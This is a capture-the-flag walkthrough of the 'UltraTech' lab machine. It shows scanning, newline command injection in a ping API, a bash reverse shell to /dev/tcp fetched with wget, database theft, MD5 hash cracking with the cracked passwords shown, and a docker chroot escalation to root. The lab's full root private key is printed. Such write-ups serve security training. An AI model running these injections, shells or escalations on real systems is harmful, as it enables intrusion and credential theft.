UltraTech

Enumeration

```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -p- --min-rate 5000 -Pn 10.10.76.83
Starting Nmap 7.93 ( https://nmap.org ) at 2023-08-19 08:03 EDT
Warning: 10.10.76.83 giving up on port because retransmission cap hit (10).
Nmap scan report for 10.10.76.83
Host is up (0.20s latency).
Not shown: 65531 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
8081/tcp  open  blackice-icecap
31331/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 32.66 seconds
```

```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -sC -sV -A -Pn -p 21,22,8081,31331 10.10.76.83
[sudo] password for kali:
Starting Nmap 7.93 ( https://nmap.org ) at 2023-08-19 08:04 EDT
Nmap scan report for 10.10.76.83
Host is up (0.21s latency).

PORT      STATE SERVICE VERSION
21/tcp    open  ftp     vsftpd 3.0.3
22/tcp    open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 dc668985e705c2a5da7f01203a13fc27 (RSA)
|   256 c367dd26fa0c5692f35ba0b38d6d20ab (ECDSA)
|_  256 119b5ad6ff2fe449d2b517360e2f1d2f (ED25519)
8081/tcp  open  http    Node.js Express framework
|_http-title: Site doesn't have a title (text/html; charset=utf-8).
|_http-cors: HEAD GET POST PUT DELETE PATCH
31331/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-title: UltraTech - The best of technology (AI, FinTech, Big Data)
|_http-server-header: Apache/2.4.29 (Ubuntu)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Aggressive OS guesses: Linux 5.4 (97%), Linux 3.10 - 3.13 (95%), ASUS RT-N56U WAP (Linux 3.4) (95%), Linux 3.16 (95%), Linux 3.1 (93%), Linux 3.2 (93%), AXIS 210A or 211 Network Camera (Linux 2.6.17) (92%), Linux 3.10 (92%), Linux 3.2 - 4.9 (92%), Linux 3.8 - 4.14 (92%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 22/tcp)
HOP RTT       ADDRESS
1   182.40 ms 10.9.0.1
2   182.50 ms 10.10.76.83

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 26.87 seconds
```

Directories Scan - Dirb + FFUF

8081

```
┌──(kali㉿kali)-[~]
└─$ dirb http://10.10.76.83:8081/

-----------------
DIRB v2.22    
By The Dark Raver
-----------------

START_TIME: Sat Aug 19 08:05:33 2023
URL_BASE: http://10.10.76.83:8081/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://10.10.76.83:8081/ ----
+ http://10.10.76.83:8081/auth (CODE:200|SIZE:39)
+ http://10.10.76.83:8081/ping (CODE:500|SIZE:1094)

-----------------
END_TIME: Sat Aug 19 08:26:12 2023
DOWNLOADED: 4612 - FOUND: 2
```

```
┌──(kali㉿kali)-[~/Wordlists]
└─$ ffuf -w directory-list-2.3-medium.txt -u http://10.10.76.83:8081/FUZZ -t 40

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.0.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://10.10.76.83:8081/FUZZ
 :: Wordlist         : FUZZ: /home/kali/Wordlists/directory-list-2.3-medium.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200,204,301,302,307,401,403,405,500
________________________________________________

[Status: 200, Size: 39, Words: 8, Lines: 1, Duration: 474ms]
    * FUZZ: auth

[Status: 500, Size: 1094, Words: 52, Lines: 11, Duration: 240ms]
    * FUZZ: ping

[Status: 500, Size: 1094, Words: 52, Lines: 11, Duration: 240ms]
    * FUZZ: Ping

[Status: 200, Size: 20, Words: 3, Lines: 1, Duration: 236ms]
    * FUZZ: 

[Status: 200, Size: 39, Words: 8, Lines: 1, Duration: 238ms]
```

```
    * FUZZ: Auth

:: Progress: [220546/220546] :: Job [1/1] :: 166 req/sec :: Duration: [0:26:05] :: Errors: 0 ::
```

31331

```
┌──(kali㉿kali)-[~]
└─$ dirb http://10.10.76.83:31331

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Sat Aug 19 08:05:42 2023
URL_BASE: http://10.10.76.83:31331/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://10.10.76.83:31331/ ----
==> DIRECTORY: http://10.10.76.83:31331/css/
+ http://10.10.76.83:31331/favicon.ico (CODE:200|SIZE:15086)
==> DIRECTORY: http://10.10.76.83:31331/images/
+ http://10.10.76.83:31331/index.html (CODE:200|SIZE:6092)
==> DIRECTORY: http://10.10.76.83:31331/javascript/
==> DIRECTORY: http://10.10.76.83:31331/js/
+ http://10.10.76.83:31331/robots.txt (CODE:200|SIZE:53)
+ http://10.10.76.83:31331/server-status (CODE:403|SIZE:302)

---- Entering directory: http://10.10.76.83:31331/css/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://10.10.76.83:31331/images/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://10.10.76.83:31331/javascript/ ----
==> DIRECTORY: http://10.10.76.83:31331/javascript/jquery/

---- Entering directory: http://10.10.76.83:31331/js/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://10.10.76.83:31331/javascript/jquery/ ----

(!) FATAL: Too many errors connecting to host
    (Possible cause: COULDNT CONNECT)

-----------------
END_TIME: Sat Aug 19 08:43:42 2023
DOWNLOADED: 9921 - FOUND: 4
```

```
┌──(kali㉿kali)-[~/Wordlists]
└─$ ffuf -w directory-list-2.3-medium.txt -u http://10.10.76.83:31331/FUZZ -t 40

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
```

```
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.0.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://10.10.76.83:31331/FUZZ
 :: Wordlist         : FUZZ: /home/kali/Wordlists/directory-list-2.3-medium.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200,204,301,302,307,401,403,405,500
________________________________________________

[Status: 301, Size: 320, Words: 20, Lines: 10, Duration: 324ms]
    * FUZZ: images

[Status: 301, Size: 317, Words: 20, Lines: 10, Duration: 183ms]
    * FUZZ: css

[Status: 301, Size: 316, Words: 20, Lines: 10, Duration: 239ms]
    * FUZZ: js

[Status: 301, Size: 324, Words: 20, Lines: 10, Duration: 229ms]
    * FUZZ: javascript

[Status: 200, Size: 6092, Words: 393, Lines: 140, Duration: 236ms]
    * FUZZ:

[Status: 403, Size: 302, Words: 22, Lines: 12, Duration: 236ms]
    * FUZZ: server-status

:: Progress: [220546/220546] :: Job [1/1] :: 160 req/sec :: Duration: [0:22:05] :: Errors: 0 ::
```

Go through the directories and paths then I found interested things in the `/js`:

```
wget http://10.10.76.83:31331/js/
```


```
┌──(kali㉿kali)-[~/TryHackMe/UltraTech]
└─$ ls -l
total 8
drwxr-xr-x 2 kali kali 4096 Aug 19 08:20 js
-rw-r--r-- 1 kali kali   53 Mar 22  2019 robots.txt

┌──(kali㉿kali)-[~/TryHackMe/UltraTech]
└─$ cat robots.txt
Allow: *
User-Agent: *
Sitemap: /utech_sitemap.txt

┌──(kali㉿kali)-[~/TryHackMe/UltraTech]
└─$ ls -l js
total 68
-rw-r--r-- 1 kali kali   883 Mar 22  2019 api.js
-rw-r--r-- 1 kali kali 44494 Mar 22  2019 app.js
-rw-r--r-- 1 kali kali 19165 Mar 22  2019 app.min.js
```

api.js

```
(function() {
    console.warn('Debugging ::');

    function getAPIURL() {
        return `${window.location.hostname}:8081`
    }

    function checkAPIStatus() {
        const req = new XMLHttpRequest();
        try {
            const url = `http://${getAPIURL()}/ping?ip=${window.location.hostname}`
            req.open('GET', url, true);
            req.onload = function (e) {
                if (req.readyState === 4) {
                    if (req.status === 200) {
                        console.log('The api seems to be running')
                    } else {
                        console.error(req.statusText);
                    }
                }
            };
            req.onerror = function (e) {
                console.error(xhr.statusText);
            };
            req.send(null);
        }
        catch (e) {
            console.error(e)
            console.log('API Error');
        }
    }
    checkAPIStatus()
    const interval = setInterval(checkAPIStatus, 10000);
    const form = document.querySelector('form')
    form.action = `http://${getAPIURL()}/auth`;

})();
```

```
┌──(kali㉿kali)-[~/TryHackMe/UltraTech]
└─$ curl http://10.10.76.83:31331/utech_sitemap.txt
/
/index.html
/what.html
/partners.html
```

Access the `/partners.html` and found the login page:



Exploit

From the file `api.js` there is a function which uses `GET` request

```
┌──(kali㉿kali)-[~/TryHackMe/UltraTech]
└─$ curl http://10.10.76.83:8081/ping?ip=localhost
PING localhost(localhost6.localdomain6 (::1)) 56 data bytes
64 bytes from localhost6.localdomain6 (::1): icmp_seq=1 ttl=64 time=0.017 ms

--- localhost ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.017/0.017/0.017/0.000 ms
```

The `localhost` argument is equal to the target’s ip address such as `10.10.76.83`

```
┌──(kali㉿kali)-[~/TryHackMe/UltraTech]
└─$ curl http://10.10.76.83:8081/ping?ip=10.10.76.83
PING 10.10.76.83 (10.10.76.83) 56(84) bytes of data.
```

```
64 bytes from 10.10.76.83: icmp_seq=1 ttl=64 time=0.016 ms

--- 10.10.76.83 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.016/0.016/0.016/0.000 ms
```

I start the **ICMP** using `tcpdump` on my local machine and change the IP value from the `localhost/10.10.76.83` to my own ip:

```
┌──(kali㉿kali)-[~/TryHackMe/UltraTech]
└─$ curl http://10.10.76.83:8081/ping?ip=10.9.63.75
PING 10.9.63.75 (10.9.63.75) 56(84) bytes of data.
64 bytes from 10.9.63.75: icmp_seq=1 ttl=63 time=232 ms

--- 10.9.63.75 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 232.858/232.858/232.858/0.000 ms

----------------------------------------------------------------------------------

┌──(kali㉿kali)-[~/TryHackMe/UltraTech]
└─$ sudo tcpdump -i tun0 icmp
[sudo] password for kali:
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on tun0, link-type RAW (Raw IP), snapshot length 262144 bytes
08:29:14.246114 IP 10.10.76.83 > 10.9.63.75: ICMP echo request, id 2033, seq 1, length 64
08:29:14.246169 IP 10.9.63.75 > 10.10.76.83: ICMP echo reply, id 2033, seq 1, length 64
```

The application pings to my local machine successfully

Exploit

There are 2 ways to exploit this machine:

- Delivery a reverse shell payload through the `?ip=` parameter (user `www-data`)
- Get user's creds → **SSH** (higher user's privilege)

Reverse Shell

Before delivering the payload, we must verify that the applicant could execute any command instead of only the ip address. To do this, try to use some techniques to concatenate the command with the IP Address value:

```
┌──(kali㉿kali)-[~/TryHackMe/UltraTech]
└─$ curl http://10.10.76.83:8081/ping?ip=localhost%20id
ping: id: Temporary failure in name resolution
```

Space (`%20`) is not accepted! Let's try with the semi-colon (`%3B`):

```
┌──(kali㉿kali)-[~/TryHackMe/UltraTech]
└─$ curl http://10.10.76.83:8081/ping?ip=localhost%3Bid
ping: localhostid: Temporary failure in name resolution
```

It does not work too! Ok, try to use the new line (`%0a`) character:

```
┌──(kali㉿kali)-[~/TryHackMe/UltraTech]
└─$ curl http://10.10.76.83:8081/ping?ip=localhost%0aid
PING localhost(localhost6.localdomain6 (::1)) 56 data bytes
64 bytes from localhost6.localdomain6 (::1): icmp_seq=1 ttl=64 time=0.018 ms

--- localhost ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.018/0.018/0.018/0.000 ms
uid=1002(www) gid=1002(www) groups=1002(www)
```

Yes! It worked! Now create a shell on local machine → transfer it to the target system → Execute the shell → Gain access:

```
┌──(kali㉿kali)-[~/TryHackMe/UltraTech]
└─$ cat rev_shell.sh
#!/bin/bash

bash -i >& /dev/tcp/10.9.63.75/4444 0>&1

┌──(kali㉿kali)-[~/TryHackMe/UltraTech]
└─$ chmod +x rev_shell.sh

┌──(kali㉿kali)-[~/TryHackMe/UltraTech]
└─$ python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
```

```
┌──(kali㉿kali)-[~/TryHackMe/UltraTech]
└─$ curl http://10.10.76.83:8081/ping?ip=localhost%0awget%20http://10.9.63.75:8000/rev_shell.sh
--2023-08-19 12:41:37--  http://10.9.63.75:8000/rev_shell.sh
Connecting to 10.9.63.75:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 54 [text/x-sh]
Saving to: ‘rev_shell.sh’

     0K                                                       100% 8.36M=0s

2023-08-19 12:41:38 (8.36 MB/s) - ‘rev_shell.sh’ saved [54/54]
```

Verify that the shell has been transferred and placed successfully on the target system:

```
┌──(kali㉿kali)-[~/TryHackMe/UltraTech]
└─$ curl http://10.10.76.83:8081/ping?ip=localhost%0als+-l
PING localhost(localhost6.localdomain6 (::1)) 56 data bytes
64 bytes from localhost6.localdomain6 (::1): icmp_seq=1 ttl=64 time=0.021 ms

--- localhost ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.021/0.021/0.021/0.000 ms
total 72
-rw-r--r--   1 www www  1750 Mar 22  2019 index.js
drwxrwxr-x 163 www www  4096 Mar 22  2019 node_modules
-rw-r--r--   1 www www   370 Mar 22  2019 package.json
-rw-r--r--   1 www www 42702 Mar 22  2019 package-lock.json
-rw-rw-r--   1 www www    54 Aug 19 12:38 rev_shell.sh
-rw-rw-r--   1 www www   103 Mar 22  2019 start.sh
-rw-r--r--   1 www www  8192 Mar 22  2019 utech.db.sqlite
```

Execute it:

```
┌──(kali㉿kali)-[~/TryHackMe/UltraTech]
└─$ curl http://10.10.76.83:8081/ping?ip=localhost%0abash%20rev_shell.sh
```

On local machine:

```
┌──(kali㉿kali)-[~/TryHackMe/UltraTech]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.9.63.75] from (UNKNOWN) [10.10.76.83] 44724
bash: cannot set terminal process group (949): Inappropriate ioctl for device
bash: no job control in this shell
www@ultratech-prod:~/api$ id
id
uid=1002(www) gid=1002(www) groups=1002(www)
www@ultratech-prod:~/api$
```

From this step, It's needed to escalate privilege to another user because the `www-data` user usually does not have much permission that we could use to deeply exploit the system. To do this, you could find the creds of other user from this reverse shell by following the second method below.

Get user's creds → SSH

I use `ls -l` to list all the files in the current directory:

```
┌──(kali㉿kali)-[~/TryHackMe/UltraTech]
└─$ curl http://10.10.206.24:8081/ping?ip=localhost%0als+-l
PING localhost(localhost6.localdomain6 (::1)) 56 data bytes
64 bytes from localhost6.localdomain6 (::1): icmp_seq=1 ttl=64 time=0.018 ms

--- localhost ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.018/0.018/0.018/0.000 ms
total 68
-rw-r--r--   1 www www  1750 Mar 22  2019 index.js
drwxrwxr-x 163 www www  4096 Mar 22  2019 node_modules
-rw-r--r--   1 www www   370 Mar 22  2019 package.json
-rw-r--r--   1 www www 42702 Mar 22  2019 package-lock.json
-rw-rw-r--   1 www www   103 Mar 22  2019 start.sh
-rw-r--r--   1 www www  8192 Mar 22  2019 utech.db.sqlite
```

The `utech.db.sqlite` is a database file type and it might contain some sensitive data → Transfer it to local machine for further analyzing:

```
┌──(kali㉿kali)-[~/TryHackMe/UltraTech]
└─$ curl http://10.10.206.24:8081/ping?ip=localhost%0apython3%20-m%20http.server
```

```
┌──(kali㉿kali)-[~/TryHackMe/UltraTech]
└─$ wget http://10.10.206.24:8000/utech.db.sqlite
--2023-08-19 10:59:10--  http://10.10.206.24:8000/utech.db.sqlite
Connecting to 10.10.206.24:8000... connected.
HTTP request sent, awaiting response... 200 OK
```

```
Length: 8192 (8.0K) [application/octet-stream]
Saving to: ‘utech.db.sqlite’

utech.db.sqlite              100%[=============================================>]   8.00K  --.-KB/s    in 0.001s

2023-08-19 10:59:11 (15.2 MB/s) - ‘utech.db.sqlite’ saved [8192/8192]
```

Open the database file with `sqlite3` and get 2 creds:

```
┌──(kali㉿kali)-[~/TryHackMe/UltraTech]
└─$ sqlite3 utech.db.sqlite
SQLite version 3.40.1 2022-12-28 14:03:47
Enter ".help" for usage hints.
sqlite> .tables
users
sqlite> select * from users;
admin|0d0ea5111e3c1def594c1684e3b9be84|0
r00t|f357a0c52799563c7c7b76c1e7543a32|0
sqlite>
```

I use `hash-identifier` to identify the hash type:

```
HASH: 0d0ea5111e3c1def594c1684e3b9be84

Possible Hashs:
[+] MD5
[+] Domain Cached Credentials - MD4(MD4(($pass)).(strtolower($username)))
--------------------------------------------------------------------------
HASH: f357a0c52799563c7c7b76c1e7543a32

Possible Hashs:
[+] MD5
[+] Domain Cached Credentials - MD4(MD4(($pass)).(strtolower($username)))
```

Then I copy them into separates file and use `john` to crack the hashes:

```
┌──(kali㉿kali)-[~/TryHackMe/UltraTech]
└─$ john -w=~/Wordlists/rockyou.txt admin.hash -format=RAW-MD5
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-MD5 [MD5 128/128 AVX 4x3])
Warning: no OpenMP support for this hash type, consider --fork=4
Press 'q' or Ctrl-C to abort, almost any other key for status
mrsheafy         (?)
1g 0:00:00:00 DONE (2023-08-19 11:17) 4.000g/s 21377Kp/s 21377Kc/s 21377KC/s mrshollins..mrsgrandberry
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.

┌──(kali㉿kali)-[~/TryHackMe/UltraTech]
└─$ john -w=~/Wordlists/rockyou.txt r00t.hash -format=RAW-MD5
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-MD5 [MD5 128/128 AVX 4x3])
Warning: no OpenMP support for this hash type, consider --fork=4
Press 'q' or Ctrl-C to abort, almost any other key for status
n100906          (?)
1g 0:00:00:00 DONE (2023-08-19 11:17) 3.703g/s 19423Kp/s 19423Kc/s 19423KC/s n102983..n0valyf
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.
```

Now we have the creds. It’s time to connect to the target as a user:

```
┌──(kali㉿kali)-[~]
└─$ ssh admin@10.10.206.24
The authenticity of host '10.10.206.24 (10.10.206.24)' can't be established.
ED25519 key fingerprint is SHA256:g5I2Aq/2um35QmYfRxNGnjl3zf9FNXKPpEHxMLlWXMU.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.206.24' (ED25519) to the list of known hosts.
admin@10.10.206.24's password:
Permission denied, please try again.
admin@10.10.206.24's password:
Permission denied, please try again.
admin@10.10.206.24's password:
admin@10.10.206.24: Permission denied (publickey,password).
```

```
┌──(kali㉿kali)-[~]
└─$ ssh r00t@10.10.206.24
r00t@10.10.206.24's password:
Welcome to Ubuntu 18.04.2 LTS (GNU/Linux 4.15.0-46-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Sat Aug 19 15:20:25 UTC 2023

  System load:  0.0                Processes:           98
  Usage of /:   24.3% of 19.56GB   Users logged in:     0
  Memory usage: 70%                IP address for eth0: 10.10.206.24
  Swap usage:   0%


1 package can be updated.
0 updates are security updates.



The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

r00t@ultratech-prod:~$ id
uid=1001(r00t) gid=1001(r00t) groups=1001(r00t),116(docker)
```

Privilege Escalation → root

Because the current user has permission with `docker`, we will use the payload from GTFOBins to get root. Let’s check does it have any images:

```
r00t@ultratech-prod:~$ docker images
REPOSITORY          TAG                 IMAGE ID            CREATED             SIZE
bash                latest              495d6437fc1e        4 years ago         15.8MB
```

The payload to escalate the privilege is:

```
docker run -v /:/mnt --rm -it <REPOSITORY> chroot /mnt sh
```

```
r00t@ultratech-prod:~$ docker run -v /:/mnt --rm -it bash chroot /mnt sh
# id
uid=0(root) gid=0(root) groups=0(root),1(daemon),2(bin),3(sys),4(adm),6(disk),10(uucp),11,20(dialout),26(tape),27
(sudo)
# cd /root
# ls -la
total 40
drwx------  6 root root 4096 Mar 22  2019 .
drwxr-xr-x 23 root root 4096 Mar 19  2019 ..
-rw-------  1 root root  844 Mar 22  2019 .bash_history
-rw-r--r--  1 root root 3106 Apr  9  2018 .bashrc
drwx------  2 root root 4096 Mar 22  2019 .cache
drwx------  3 root root 4096 Mar 22  2019 .emacs.d
drwx------  3 root root 4096 Mar 22  2019 .gnupg
-rw-r--r--  1 root root  148 Aug 17  2015 .profile
-rw-------  1 root root    0 Mar 22  2019 .python_history
drwx------  2 root root 4096 Mar 22  2019 .ssh
-rw-rw-rw-  1 root root  193 Mar 22  2019 private.txt
# cat private.txt
# Life and acomplishments of Alvaro Squalo - Tome I

Memoirs of the most successful digital nomdad finblocktech entrepreneur
in the world.

By himself.

## Chapter 1 - How I became successful

# cd .ssh
# ls -la
total 16
drwx------ 2 root root 4096 Mar 22  2019 .
drwx------ 6 root root 4096 Mar 22  2019 ..
-rw------- 1 root root    0 Mar 19  2019 authorized_keys
-rw------- 1 root root 1675 Mar 22  2019 id_rsa
-rw-r--r-- 1 root root  401 Mar 22  2019 id_rsa.pub
# cat id_rsa
-----BEGIN RSA PRIVATE KEY-----
MIIEogIBAAKCAQEAuDSna2F3pO8vMOPJ4l2PwpLFqMpy1SWYaaREhio64iM65HSm
sIOfoEC+vvs9SRxy8yNBQ2bx2kLYqoZpDJOuTC4Y7VIb+3xeLjhmvtNQGofffkQA
jSMMlh1MG14fOInXKTRQF8hPBWKB38BPdlNgm7dR5PUGFWni15ucYgCGq1Utc5PP
NZVxika+pr/U0Ux4620MzJW899lDG6orIoJo739fmMyrQUjKRnp8xXBv/YezoF8D
hQaP7omtbyo0dczKGkeAVCe6ARh8woiVd2zz5SHDoeZLe1ln4KSbIL3EiMQMzOpc
jNn7oD+rqmh/ygoXL3yFRAowi+LFdkkS0gqgmwIDAQABAoIBACbTwm5Z7xQu7m2J
tiYmvoSu10cK1UWkVQn/fAojoKHF90XsaK5QMDdhLlOnNXXRr1Ecn0cLzfLJoE3h
YwcpodWg6dQsOIW740Yu0Ulr1TiiZzOANfWJ679Akag7IK2UMGwZAMDikfV6nBGD
wbwZOwXXkEWIeC3PUedMf5wQrFI0mG+mRwWFd06xl6FioC9gIpV4RaZT92nbGfoM
BWr8KszHw0t7Cp3CT2OBzL2XoMg/NWFU0iBEBg8n8fk67Y59m49xED7VgupK5Ad1
5neOFdep8rydYbFpVLw8sv96GN5tb/i5KQPC1uO64YuC5ZOyKE30jX4gjAC8rafg
o1macDECgYEA4fTHFz1uRohrRkZiTGzEp9VUPNonMyKYHi2FaSTU1Vmp6A0vbBWW
tnuyiubefzK5DyDEf2YdhEE7PJbMBjnCWQJCtOaSCz/RZ7ET9pAMvo4MvTFs3I97
eDM3HWDdrmrK1hTaOTmvbV8DM9sNqgJVsH24ztLBWRRU4gOsP4a76s0CgYEA0LK/
/kh/lkReyAurcu7F00fIn1hdTvqa8/wUYq5efHoZg8pba2j7Z8g9GVqKtMnFA0w6
t1KmELIf55zwFh3i5MmneUJo6gYSXx2AqvWsFtddLljAVKpbLBl6szq4wVejoDye
lEdFfTHlYaN2ieZADsbgAKs27/q/ZgNqZVI+CQcCgYAO3sYPcHqGZ8nviQhFEU9r
4C04B/9WbStnqQVDoynilJEK9XsueMk/Xyqj24e/BT6KkVR9MeI1ZvmYBjCNJFX2
96AeOaJY3S1RzqSKsHY2QDD0boFEjqjIg05YP5y3Ms4AgsTNyU8TOpKCYiMnEhpD
kDKOYe5Zh24Cpc07LQnG7QKBgCZ1WjYUzBY34TOCGwUiBSiLKOhcU02TluxxPpx0
v4q2wW7s4m3nubSFTOUYL0ljiT+zU3qm611WRdTbsc6RkVdR5d/NoiHGHqqSeDyI
6z6GT3CUAFVZ01VMGLVgk91lNgz4PszaWW7ZvAiDI/wDhzhx46Ob6ZLNpWm6JWgo
```

```
gLAPAoGAdCXCHyTfKI/80YMmdp/k11Wj4TQuZ6zgFtUorstRddYAGt8peW3xFqLn
MrOulVZcSUXnezTs3f8TCsH1Yk/2ue8+GmtlZe/3pHRBW0YJIAaHWg5k2I3hsdAz
bPB7E9hlrI0AconivYDzfpxfX+vovlP/DdNVub/EO7JSO+RAmqo=
-----END RSA PRIVATE KEY-----
```